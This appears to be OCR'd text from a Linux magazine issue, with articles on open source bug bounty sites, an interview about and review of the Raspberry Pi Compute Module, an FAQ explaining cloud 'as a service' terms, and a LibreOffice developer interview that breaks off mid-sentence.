
Catincan (**www.catincan.com**) is another bug bounty website that looks after open source projects. However, unlike the other two bug bounty websites, only active developers on existing open source projects can put up a bounty. While users not associated with the project can make suggestions, a proposed feature cannot be shifted into funding mode until one of the project developers is ready to take on responsibility for completing it. This makes the platform ideal for managing feature requests and creating funding opportunities for open source projects. Also, the website doesn't charge developers any fees for putting up a bounty.

In contrast, both BountySource and FreedomSponsors are open to users and projects. Anyone can put up bounties, contribute to an existing bounty and collect the bounty after successfully squashing the bug.

In a reassuring sign that the system works, both BountySource and FreedomSponsors use their respective platforms to improve themselves by putting up bounties on components that power them. The logo of FreedomSponsors, and its Bugzilla plugin, are two examples of improvements that came about this way. BountySource too uses software that it has helped fund, such as the JSHint syntax checker, and also puts up bounties on software it uses including Textmate and AngularJS.

"A bounty is created either to fix a bug in software or add a feature to a project."

At first glance, writing code for money seems to be against the ethos of free and open source software. But if you look at it, money has been a part of open source for quite some time. Many open source developers are paid by their employers to work on open source software. Others have consulting businesses around their projects. As long as good quality code makes its way into a project and improves it, the motivations behind the code shouldn't matter. Bug bounties provide the ideal avenue for users to make identifiable contributions to their favourite projects. LV



RASPBERRY PI COMPUTE

Les Pounder gets exclusive access to the latest board from the Raspberry Pi Foundation.

On 7 April the Raspberry Pi Foundation announced a new device to join the family. But it was not what we were expecting: many thought that there would be an upgrade to the hardware, with more RAM and processing power and an extra USB port, maybe. But instead we got something very different and totally unforeseen.

The Compute Module is a full Raspberry Pi model A shrunk down into a printed circuit board (PCB) the size of a laptop SODIMM (small outline dual-inline memory module). The goal of the module is to put the technology of the Pi at the heart of commercial and serious hobbyist 'internet of things' projects via a smaller module that can be added to a PCB designed by the end user. The original Raspberry Pi form factor, while meeting the needs of the end user, has been adapted to serve the needs of various projects across the globe. It's perfect for makers and hobbyists, but the original Raspberry Pi form factor is not as flexible as a smaller, more modular device and this is where the Compute Module comes into its own.

"The original Raspberry Pi form factor is not as flexible as a smaller, more modular device."


Linux Voice was privileged to get hold of a development board from the Raspberry Pi Foundation as well as access to James Adams, the lead for this project (who at the time was on paternity leave but still responded to our emails) to grill him about the ideas that formed this new device from the Raspberry Pi Foundation, and to find out what makes it so special.

LV Hi James, thanks for taking the time away from your new baby to answer a few questions about your other new baby. What was the driving force that inspired the team to create the Compute Module?
James Adams: It was a combination of factors. When I joined The Raspberry Pi Foundation in February 2013 to head up hardware design, I already had in my mind that this kind of product would be really great and allow people to leverage the Pi software and hardware into new products and form factors. Meanwhile there were also internal discussions at the Foundation about creating a smaller or more embeddable unit.

In the end we chose to go with the SODIMM module form factor and provide something that, although it requires a little expertise to use, is also extremely flexible and allows a user to leverage all of the interfaces of the BCM2835 chip. In fact we kind of see the module a bit like a chip – you have to power it correctly and wire it up the way you want, but ultimately this makes it very flexible. Less is more!

LV Can you explain why you chose such a radically different form factor for the Compute Module?
JA: After we had decided that we wanted to create a more embeddable Pi, it was really down to what the best connector solution and form factor for such a device would be. The SODIMM form factor (and SODIMM connector) is a widely available and cheap way of providing the 200 pins of connectivity we needed. It is also relatively small, robust, easy to use and impossible to connect the wrong way around, so is fairly foolproof.

LV The Compute Module came as quite a surprise to the community, with many anticipating an increase in the Raspberry Pi specs. Was this ever on the cards?
JA: We see the current Raspberry Pi as a long-term product. Rather than chase the bleeding edge, we're trying to provide a mature and feature-rich hardware platform and software stack at the $25 and $35 price points (and $30 for the CM). This means sticking with the current hardware and SoC [system on a chip]. While we continue to keep our eye on what is out there we don't have any plans currently for a spec bump.


More and more people are building the Raspberry Pi model A and B boards into products, so the Foundation knew that there was demand for the Compute Module.

LV The Compute's target markets are professional/commercial users. Do you have any ideas for potential use cases?
JA: We can see so many use cases for the CM that it's hard to know where to begin. The Raspberry Pi (and hence Compute Module) is a cheap and low-power way to add network connectivity and compute and imaging horsepower to many types of product. Its Linux software stack is also actively developed and now very stable. We expect to see a lot of 'Internet Of Things' type applications. The other thing the BCM2835 [the chip at the heart of the Pi] does extremely well is video encode/decode and 3D graphics. We see this being useful in digital signage applications, video recording and imaging applications and media players.


LV The Raspberry Pi Foundation's focus has always been on education, so how does the Compute Module fit into this?
JA: The core focus of the Foundation is and always will be educating kids in computing, and the revenue stream generated by the Compute Module goes straight back into the Foundation to further these

Potential use cases

With new hardware comes lots of opportunities to hack and learn and the Compute Module is no exception. It has familiar hardware and software capabilities for Raspberry Pi-based hacking, so many of the tutorials and guides already available for the Raspberry Pi can be easily ported to work with it.

We asked a group of hackers and makers what they would do with the new Compute module. Tim Gibbon, of RossLUG in east Lancashire, suggested gigital signage: "We see digital signage in schools and shopping centres, and it is now so integrated into our lives that works of fiction such as the Minority Report are easily replicated using the Raspberry Pi. The Compute module could easily be used with a custom PCB to integrate with LCD and LED matrix displays, while enabling access to the camera for openCV-powered facial recognition. Attach a 3G or Wi-Fi dongle to the board and you have an internet-enabled display.

Linux Voice contributor Jon Archer (also of RossLUG) suggests: "Now you can have a server farm in the comfort of your own home, a custom PCB that can link many Compute Modules so that they can work together. The amount of space and power taken by this setup would be negligible compared to a full server solution."



The CMIO board that accompanies the Compute Module provides a host of extra connectivity options over the standard Pi – including 120 GPIO pins.

aims. However we do understand the bigger picture, what Pi has grown into and also that nurturing the community is very important to the success of the project. This community is not only providing the required revenue stream for us to continue to meet our charitable aims, but also feeding so much back. We have so many volunteers doing everything from writing/improving the software on the Pi to running Raspberry Jams and doing their bit to educate kids in computing. Back to the CM then, we see this as filling an obvious market need and providing us with valuable revenue. It will also provide positive feedback into the Pi ecosystem in terms of third-party CM boards, driver software etc, so really it was a no-brainer for us and does fit in well with what we are trying to achieve.

"We see the Compute Module as filling a market need and providing us with revenue."

The Compute is only half of the package. Can you tell us about the IO board into which the Compute is attached?
JA: The Compute Module IO Board (CMIO) is designed to be both a reference design for how to wire up the compute module and also as a platform for developers to prototype up system designs with before they go to the expense of creating a custom PCB for the Compute Module. It provides the minimum possible power chain, provides an easy way to program the eMMC and then breaks all other CM interfaces out to more friendly pin headers and FFC connectors.

Do the extra GPIO pins on the IO board provide any extra features or special pins?
JA: The GPIOs on the BCM2835 can be set to be either 'straight' GPIO – ie software-controlled inputs or outputs – or set to one of a number of other hardware interfaces such as I2C, SPI, UART, I2S etc. What you get with these extra pins is more options for both straight GPIO and the other interfaces.

There are also a few more undocumented interfaces that will hopefully have some documentation released for them fairly soon. Two of these are parallel display (DPI) and Secondary Memory Interface (SMI). Neither of these interfaces are available on the Pi as they are wide interfaces – eg SMI uses 16 data pins and several control signals, DPI 16–24 bit data and strobes. Both interfaces are also very useful, and will allow even more options for attaching different hardware to the CM once the relevant documentation is released.

While it's not a pin-compatible GPIO board to the existing Pi, is it possible to connect a board, for example Pibrella, PiBorg or others using jumper cables?
JA: Absolutely. The GPIO pins on the Raspberry Pi GPIO header are a subset of those available on the BCM2835 (and therefore the CM and therefore CMIO headers). If you connect the right pins up with jumper wires theoretically it should just work. We aren't really expecting users to want to do this – if you want to use a Pibrella, why not just buy a Raspberry Pi? What we expect is for users to add their own custom circuitry with just the features they need for their application to a CMIO board; test it, and once the design is proven, spin their own custom PCB.

The IO board does not have any Ethernet connectivity – why not?
JA: The IO board is designed to break all of the CM interfaces out into a more prototype-friendly manner, to provide power to the module and allow (re) programming the eMMC and be as simple as possible in doing so. The Broadcom BCM2835 chip does not have native Ethernet, so neither does the CM or the CMIO Board.

On the Raspberry Pi, Ethernet is provided by a USB to Ethernet + USB Hub bridge (LAN9512), which a user can add to their CM-based product if that is what they need. We are not trying to second guess what a user might want to plug in to their development platform here, just provide the basic interfaces and let the user add what they need for their application and no more.

GPIO pins & connectivity

The original Raspberry Pi has 26 GPIO pins at your disposal, but the Compute increases the available pins to 120, of which 45 can be configured by the user. The remaining pins are a mix of exclusive pins for certain devices (USB OTG, TVDAC, Camera etc) and others are GND or 1v8 , 3v3 and 5v0. The increase in pins brings with it a much larger scope for projects and experimentation.

On either side of the HDMI port are two connectors: on the left of the HDMI they are labelled DISP0 and DISP1; and to the right CAM0 and CAM1. DISP connectors are reserved for connecting bespoke display screens, such as the forthcoming Raspberry Pi Foundation screen. The CAM connectors are for the official Raspberry Pi camera, but you cannot use the official camera as is – if you already own a Pi camera, you will need to purchase an adapter as the connector is a few mm smaller than that of the original Raspberry Pi. We spoke to CPC (one of the Raspberry Pi's distributors) about this adapter and it confirmed that it will be stocking the adapter and bundling it with Pi Cameras purchased after the release of the Compute – do check to see if yours is there if you buy one.

Raspberry Pi Compute Module

The possibilities of a souped-up Raspberry Pi are mouthwatering – but is it right for your project, or should you stick with the Model A or B? **Les Pounder** finds out.

The Compute Module is a typical SODIMM-sized board that contains the Broadcom BCM2835 chip found on the original Raspberry Pi, with a few notable extras to extend its functionality – most notably 4GB of onboard eMMC flash storage and a USB OTG port, which is the only way of copying an operating system to the internal storage. To mount the internal flash storage you'll need to download a special tool from the Raspberry Pi website; installing this tool and mounting the eMMC is automatic from this point on. Now that the Compute is mounted on your computer, you can use **dd** to transfer an image across from your Linux box.

For this review we used the stock Raspbian image as this is the most mature of the available distros – please note that the NOOBS image is, at time of writing, not really for use with the Compute. After the Raspbian image was successfully installed on the Compute, we unplugged it from our test machine and set the kit up as per a normal Raspberry Pi installation.


The Compute Module's boot sequence is identical to a standard Raspberry Pi, except that the Compute is much faster, owing to the on-board eMMC being directly available, rather booting from an SD card.


Boundless possibilities

We started the LXDE desktop and ran the IDLE Python editor as root, then using the standard **Rpi.GPIO** library for Python, were able to work with pins that were not available on the Raspberry Pi. This is something really awesome: in total there are 120 GPIO pins on the board, split into two banks of 60 pins. From these 120 pins the user can adapt 45 pins to meet the needs of their project. The remaining pins are reserved for power, 1V8, 3V3 and 5V and Ground (GND). The use of I2C and SPI is also available via the GPIO in the same manner as the standard Raspberry Pi. The CMIO board uses the Broadcom pin numbering sequence rather than the more common logical board reference, but the Broadcom pin numbering is very clearly and logically laid out on the board. The Compute is a mighty beast for GPIO-based projects and this is clearly its specialist area.

The Compute module is meant to be used with expansion boards and PCBs created by the end user, and the CMIO board from the Foundation is a means to access the hardware locked inside the it. These user-created boards are yet to see the light of day, but there are a few Kickstarter projects based around the specifications of the Compute module – for example the OTTO hackable camera **www.kickstarter.com/projects/1598272670/meet-otto-the-hackable-gif-camera**.

The Compute and CMIO board provide a stable and well supported platform for serious hardware development. It is a more challenging platform to work with, given the added complexity of flashing the on board eMMC flash storage as opposed to the more common SD card method. Once this hurdle is overcome, and it quickly will be, you are greeted with the familiar Raspberry Pi experience that we know and love. This board is for serious development and the early kits will be priced for serious development, with the Foundation aiming to mass produce the boards in greater numbers and drive the cost down as soon as possible.


The Compute Module is pretty much the shrunken guts of a Model A Raspberry Pi, with some extras, and improved connectivity courtesy of the CMIO board.


4GB may not seem like a lot of storage, but the Compute Module is aimed at specialised embedded products.

LINUX VOICE VERDICT

A great product that will build on the support and knowledge of the existing Raspberry Pi community.

★★★★☆

DATA

Web
http://raspberrypi.org
Developer
Raspberry Pi Foundation
Price
$200 - $250 for early developer kits. Price TBA for individual units.

CMIO CONNECTIONS

- 200 pin SODIMM connector for Compute Module.
- Micro USB power.
- Micro USB On The Go (OTG) for connecting to a computer.
- USB 2.0 port.
- HDMI output.
- 2 Official Raspberry Pi Camera ports.
- 2 Official Raspberry Pi Display ports.
- 120 GPIO pins, of which 45 can be used as inputs or outputs in projects.
- GPIO support for I2C, SPI, UART I2S.
- Multiple GPIO pins for 1v8, 3v3, 5v and GND.

FAQ [IPSM]AAS

Something as a service? Surely the cloud is built on more than acronyms?

GRAHAM MORRISON

Q What does that silly title even mean? [IPSM]AAS can't seriously be a real name!

A Ah no. We used an old grep trick to group a load of characters together. It's known as a bracket expression and it means that any search for [IPSM]AAS will return words that begin with any of the letters I, P, S or M and finish with the letters AAS. 'AAS' is an abbreviation of 'as a service', which is as abstract a notion as the cloud itself, where all these acronyms live.

The letters I, P, S and M stand for infrastructure, platform, software and metal. They're all related to cloud provision and the scaling talk typical of when lots of servers become a cloud. But don't turn the page just yet. Linux is a fundamental part of this cloud, and it's yet another area of incredible success and growth that would not have been possible without Linux and Free Software. It also happens to be where Canonical is focusing a lot of effort. At the beginning of June, Canonical reaffirmed Metal As A Service...

> "IaaS includes virtual machines, virtual storage and virtual local network devices."

Q Linux Voice doesn't usually suffer from CTO babble. None of what you said made any sense.

A Sorry about that! It's because these terms are bandied about in keynotes and press releases, and may be responsible for giving the whole cloud revolution something of a bad name to us old-server types. But each acronym – perhaps with the exception of MAAS, which is an invention of Canonical's – does represent a different stratum of cloud provision. Does that still sound evasive?

Q Yes, actually. Why not just explain what one of these acronyms actually means without saying 'strata'?

A The cloud is this colossal network of computing resources. It's different to old server networks only in its scale. When companies want to harness the power of the cloud, they want to do so without worrying about the specifics of what those physical servers actually are.

We're no longer dealing with the physical characteristics of a machine or its connection to the network – we're dealing with computing, storage and net-bandwidth. For that reason, we need another way to describe different levels of service provided by cloud infrastructure. We used the word 'service' there, and that's exactly how service is used within the 'aaS' acronym. Cloud vendors are saying to their customers, "Don't worry about how all this works, just let us know what you need and we'll cover that as part of our service." And that's where the other parts of the acronym come together – these are the parts that companies wanting the economies of scale found in the cloud can harness.

Q At last, it feels like we're getting somewhere!

A The best place to start is with 'IaaS', where the I is for 'infrastructure'. Infrastructure can mean the physical machines and the network that ties them together, along with the storage, the switches and the load balancers required to run any kind of networked service at scale. It's the closest level to the old server network topology. But equally, IaaS includes virtual machines, virtual storage and virtual local network devices rather than physical ones. The fact that customers won't care which they're getting is a vital clue to understanding why the cloud has become so important.

In the olden days, for example, you would pay for a server and you might only use 20% of that server's capacity 99.9% of the time. But sometimes, in those remaining 8.76581277 hours, perhaps thanks to an old-school Slashdotting, your server is pushed past its capabilities and stops responding. IaaS fixes this by making resources 'elastic', and as a result, you're only charged for the resources you use – including CPU power, bandwidth and storage, rather than charging for resources you're not using. It's this ability to charge incrementally that has led to the cloud becoming such a success. Probably the best known IaaS is Amazon's EC2, but there's also Google's Compute Engine, Windows Azure and Rackspace's Cloud.

Q What's the difference between this and Platform as a service?

A They are closely related, and many of those providers we just mentioned offer PaaS as part of their products. The platform, as you may already have guessed, is effectively the operating system, but it should also include the environment that allows you to offer your service.

For a website, that might just mean LAMP – Linux, Apache, MySQL/MariaDB and PHP. But PaaS is typically more ambitious than this. It could be a Python stack, or a web development stack, or even team collaboration and storage. Or even Google's own app development engines. Additionally, PaaS also includes the ability to remotely monitor and manage your applications, all of which together is known rather prosaically as the 'solution stack.' You should see where this is going.

Q You mean with software as a service – sorry, Saas?


A Exactly. SaaS is the natural next step up from the platform, where the cloud providers fill in the gaps themselves. Perhaps the best-known PaaS applications are Google's email and collaborative editing suites, Gmail and Google Docs, but there's Facebook, Twitter and millions of other angel-invested hopefuls. The user has no knowledge of where these applications are running, or where the data is being stored (or shared). They get unlimited asynchronous access to their functions from different devices and locations, and while they are sometimes charged for the privilege, the prices reflect the scale of cloud provision rather than an app's similarity to anything running on a computer desktop. The ubiquity of associated web interfaces and APIs means they become their own platforms, supported by third-party websites and mobile apps.

For SaaS, the customer has become the consumer, whereas in other levels, the customer is often the creator or the host for the content and we've left the hardware and the physical infrastructure of these networks behind.

Q Which leaves us with the 'M' – metal as a service.

A While the other three levels have become part of the accepted cloud lexicon, MaaS – Metal as a Service – is specific to Canonical and its ambitious plans to take over the cloud. MaaS is something that Canonical has been working on for quite some time, and while not widely acknowledged, Ubuntu is one of the most popular operating systems used by cloud spinning wizards.

MaaS was first news in 2012, when Canonical described it as the level beneath the infrastructure, which we imagine is where they get the 'metal' part from. While not close enough to the metal to see the heat sinks and the ack LEDs, Mark Shuttleworth described MaaS as "provisioning for the hyper scale era", making it easy to set up the hardware on which your stack resides. And hardware provisioning has become core to Canonical's cloud business. This June, MaaS become news again as part of Canonical's push to embrace the cloud. An essential part of Canonical's Orange Box announcement (a case containing 10 IvyBride micro-servers all running OpenStack, and its JumpStart OpenStack training programme), MaaS is the glue that converts those processors into applications. Combine the hardware provision of MaaS with the **apt-get** functionality of Canonical's Juju, and anyone can spin up anything from a development environment to a Steam gaming server.



SaaS: Software as a Service
GMail, Google Docs, Facebook, Twitter, OwnCloud

PaaS: Platform as a Service
Web server, development environments, databases


IaaS: Infrastructure as a Service
Real servers, virtual machines, storage, load balancers

MaaS: Metal as a Service
(from Canonical) add, remove and machine provision

A guide to recognising your AASes.

Q All of this is beginning to make sense. Is there any way of playing with these ideas from the comfort of my own network?

A There are plenty of local IaaS alternatives, for example. You could install OwnCloud on a NAS or a server and enjoy many of the same benefits you get from Google Drive and Google Docs. You might even pay for a virtual machine somewhere, or a low-end-box for the IaaS part. There's no obvious alternative to a social network but that's because they're very much a product of their platform. Canonical's JuJu and its visualiser are a great way to see how packages are deployed across a network, and you can do this with a virtual machine. It's even possible to run a single OpenStack node from a virtual machine, so there's plenty of potential if you want to teach yourself about the cloud.



Canonical's Orange Box is a datacentre for £7,575, with many of the skills migrated to the flick of a switch.

“WE’VE HAD HUGE COMMUNITY SUPPORT. WE’RE DOING GREAT THINGS...”

We meet the LibreOffice developer to find out what next for the suite, and what it’s like to start a business supporting open source development.

Almost three years ago, OpenOffice – one of the most iconic pieces of open source software – was forked and a new office suite was born: LibreOffice.

Michael Meeks was the driving force behind the technical advancement of the fledgling software, and oversaw the project’s rebirth into a cutting-edge suite. This has led to LibreOffice becoming standard on almost all Linux distros.

In 2013 he started a new business, Collabora Productivity, to support the development of LibreOffice. This new venture – focused purely on LibreOffice – is moving the office suite forward at a phenomenal pace, and working with the UK Cabinet Office to ensure document freedom for the UK government. Michael is also the most enthusiastic person in free software, even when the subject is something seemingly mundane like bugfixing.

We caught up with him in Collabora’s Cambridge office to find out about the future of LibreOffice, the crazy things people do with spreadsheets and why the GPU’s days are numbered.

LV What’s happened in the last three years since LibreOffice split from OpenOffice?

Michael Meeks: In three years, quite a lot has happened. Initially we set up LibreOffice and we got a lot of people suddenly appearing and wanting to get involved, which was gratifying. And that’s grown over time. We’ve now got [around] 100 people a month committing, and that’s trending upwards. That’s individuals giving us code. There’s a whole load more translators and other people involved: documentation, QA – there’s a huge amount of work going on. We had about 3,000 commits last month, which is a pretty good ratio: 100 commits per day. And it’s cool. Lots of features, lots of fixing, lots of clean-up, lots of core work, lots of features that people have really needed for a long time. For example, comment printing went into 4.3. It’s nice to see these things finally coming in... finally seeing the spreadsheet performing, and having a reasonable design internally. It’s an exciting time with plenty of new stuff.

The project is going really well. We created a non-profit in Germany. We took about $1m worth of donations and advisory board fees last year. We’ve had huge community support, and we’re doing great things with that.

LV In every LibreOffice release notes, there’s a comment about cleaning up the internal code. How’s that going?

MM: Pft! Haha! There’s a huge amount to do there. We’re doing pretty well. One of the things you see in 4.2 for the first time complete is that we used to have four string classes and now we have two. So this means that in 4.2 we have long paragraph support.

You wouldn’t believe it, but in Spain, for some reason, when they take legal notes they’ve all got be in one paragraph. Previously you could only go two pages or so with one paragraph. Now, the world is your oyster. You can go, really, a very long way. There are some fixes like that that you can start to see. German comments: we’ve come down from something like a hundred-and-something thousand lines to something like 25, and we’re starting to shrink that further.

We’ve been re-doing all the dialogs. They used this horrible old way of creating dialogs, and now they use Glade, so they’re all easy to tweak and anyone can work on them – that’s now 85% complete. Hopefully by our next release, that will be done.

If you look at the Coverity stats (Coverity does this static analysis and checking of the code). There were

"Towards the end of this year you'll see an Android viewer coming out, and probably an Adroid editor – we're still looking into that."

10,000 or so of these potential issues, and again, we've fixed vast numbers of these and the number is going rapidly down. The new build infrastructure is now complete and that's been there for two releases. But there's still a huge amount of clean-up – these percentages hide problems – and of course when we do that, we create more problems.

Uncovering new bugs before the users see them is important. One thing Marcus Mohrhard is doing is taking every bug document we can find, so we scrape our bugzilla, KDE's, Gnome's, Free Desktop's, you know, anywhere we can get documents from, and we've ended up with something like 45,000 problem documents that have been nasty to deal with in the past, and then we run them through LibreOffice. We also compile with all of our debugging assertions on, so we're in paranoid mode, and we run this in a loop. It takes a week or so each time.

That gives us a whole load of bugs, which we've fixed, but from time to time new ones come. We're starting to export them to every format we support, so not just loading 45,000 thousand documents, but re-exporting them as PDF, XLS, ODF, XLSX etc. That takes longer, but also finds lots of errors. We're really starting to build the infrastructure to tackle these things and make that visible to people.

It's a never-finished problem – that's the punchline – but we're trying to make it a little better everywhere.

"It's a never-finished problem, but we're trying to make it a little better everywhere."

LV Looking forward over the next few years, what are the big things coming up for LibreOffice?

MM: Towards the end of this year, you'll see an Android viewer coming out, and probably an Android editor – we're still looking into that – but certainly a viewer. You'll see an iOS version before then. There's a company working on that.

In terms of online versions and integrations with cloud-y things, those are probably further out, but it's all a matter of money. These things aren't terribly expensive, but it's finding people to pay for them. What else? We've seen OpenCL enablement of the Calc core – you can use the GPU to calculate spreadsheets, which is pretty exciting. If you look at the industry as a whole, we're moving to GPUs. Discrete GPUs will probably die.

Previously, the GPU was stuck on a card somewhere else, so if you wanted

LibreOffice is now part of the PCMark benchmarking suite – that's a major win.

